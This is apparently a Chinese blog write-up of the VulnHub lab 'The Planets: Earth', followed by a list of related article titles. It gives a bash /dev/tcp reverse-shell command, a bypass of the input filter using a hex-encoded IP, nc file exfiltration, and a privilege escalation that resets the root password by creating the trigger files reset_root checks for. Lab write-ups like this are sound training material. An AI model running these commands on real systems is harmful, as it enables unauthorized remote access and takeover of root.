
那就尝试获取下shell权限,开启kali的6688端口监听:nc -lvvp 6688
在网页输入框中输入 bash -i >& /dev/tcp/ 192.168.0.12/6688 0>&1 进行执行,但是显示被禁止了


发现被禁止后就在网上查找了以下,发现通过将ip地址转换成16禁止可以进行绕过:bash -i >& /dev/tcp/0xc0.0xa8.0x0.0xc/6688 0>&1,kali端成功获取到shell权限
因为shell上无法进行调试,因此把reset_root文件下载到本地进行调试,使用nc进行文件的传递,服务端:nc -nlvp 8899 >reset_root,shell端:nc 192.168.0.12 8899 < /usr/bin/reset_root,不分先后顺序

然后使用strace进行调试:strace ./reset_root,显示缺少三个文件
access("/dev/shm/kHgTFI5G", F_OK)       = -1 ENOENT (No such file or directory)

access("/dev/shm/Zw7bV9U5", F_OK)       = -1 ENOENT (No such file or directory)

access("/tmp/kcM0Wewe", F_OK)           = -1 ENOENT (No such file or directory)

write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.) = 44
那就去靶机上看一下这几个文件,发现靶机上也没有这几个文件


那就创建这几个文件后在尝试执行下reset_root文件,成功修改su密码为:Earth


在root权限下查找flag文件并读取flag值
vulnhub靶场之THE PLANETS: EARTH的更多相关文章
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Avengers Arsenal
HA: Avengers Arsenal Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-avengers-arsenal,369/ 背景: 复仇者联盟 ...
- VulnHub靶场学习_HA: Chanakya
HA-Chanakya Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chanakya,395/ 背景: 摧毁王国的策划者又回来了,这次他创造了一个难 ...
- VulnHub靶场学习_HA: Pandavas
HA: Pandavas Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-pandavas,487/ 背景: Pandavas are the warr ...
- VulnHub靶场学习_HA: Natraj
HA: Natraj Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-natraj,489/ 背景: Nataraj is a dancing avat ...
- VulnHub靶场学习_HA: Chakravyuh
HA: Chakravyuh Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chakravyuh,388/ 背景: Close your eyes a ...
- VulnHub靶场学习_HA:Forensics
HA:Forensics Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-forensics,570/ 背景: HA: Forensics is an ...
随机推荐
- [Linux] 如何在 Linux 电脑上制作专业的视频教程
目录 前言 1.软件工具准备 a. 录音软件 b. 录屏软件 c. 摄像头软件 d. 安卓屏幕操作软件 e. 视频剪辑软件 2.视频教程制作 3.效果 参考链接 前言 博主使用 Arch Linux ...
- Python花式读取大文件(10g/50g/1t)遇到的性能问题(面试向)
原文转载自「刘悦的技术博客」https://v3u.cn/a_id_97 最近无论是面试还是笔试,有一个高频问题始终阴魂不散,那就是给一个大文件,至少超过10g,在内存有限的情况下(低于2g),该以什 ...
- Python 懂车帝全车系销量排行榜
本文所有教程及源码.软件仅为技术研究.不涉及计算机信息系统功能的删除.修改.增加.干扰,更不会影响计算机信息系统的正常运行.不得将代码用于非法用途,如侵立删! Python 懂车帝全车系销量排行榜 需 ...
- banner.txt的图案
根据网上的图片的url生成图片: url的后缀是图片后缀(GIF, JPG, or PNG)才能转换,而像我图片下面的一般不能用(要靠运气,我就成功了) https://www.degraeve.co ...
- Python基础之字符串和编码
字符串和编码 字符串也是一种数据类型,但是字符串比较特殊的是还有个编码问题. 因为计算机自能处理数字,如果徐娅处理文本,就必须先把文本转换为数字才能处理,最早的计算机子设计时候采用8个比特(bit)作 ...
- React报错之Style prop value must be an object
正文从这开始~ 总览 在React中,当我们为元素的style 属性传递字符串时,会产生"Style prop value must be an object"警告.为了解决该警告 ...
- 羽夏看Linux内核——引导启动(下)
写在前面 此系列是本人一个字一个字码出来的,包括示例和实验截图.如有好的建议,欢迎反馈.码字不易,如果本篇文章有帮助你的,如有闲钱,可以打赏支持我的创作.如想转载,请把我的转载信息附在文章后面,并 ...
- Spring核心思想Ioc和Aop (面试)
Spring核心思想Ioc和Aop (面试) 注意: Ioc和Aop并不是Spring提出的,在Spring之前就已经存在,Spring只是在技术层面给这两个思想做了非常好的实现. 1 Ioc 1.1 ...
- Slf4j的MDC初尝试
为什么会用到MDC? 本人使用Java两年时间,鉴于经验有限,在开发java后端代码过程中,为了定位问题,希望同一个线程的requestId可以从web层的日志一直输出到dao层,这样使用Linux命 ...
- 快速创建springboot项目,并进行增删改
创建普通maven项目,pom依赖如下 <parent> <artifactId>spring-boot-starter-parent</artifactId> & ...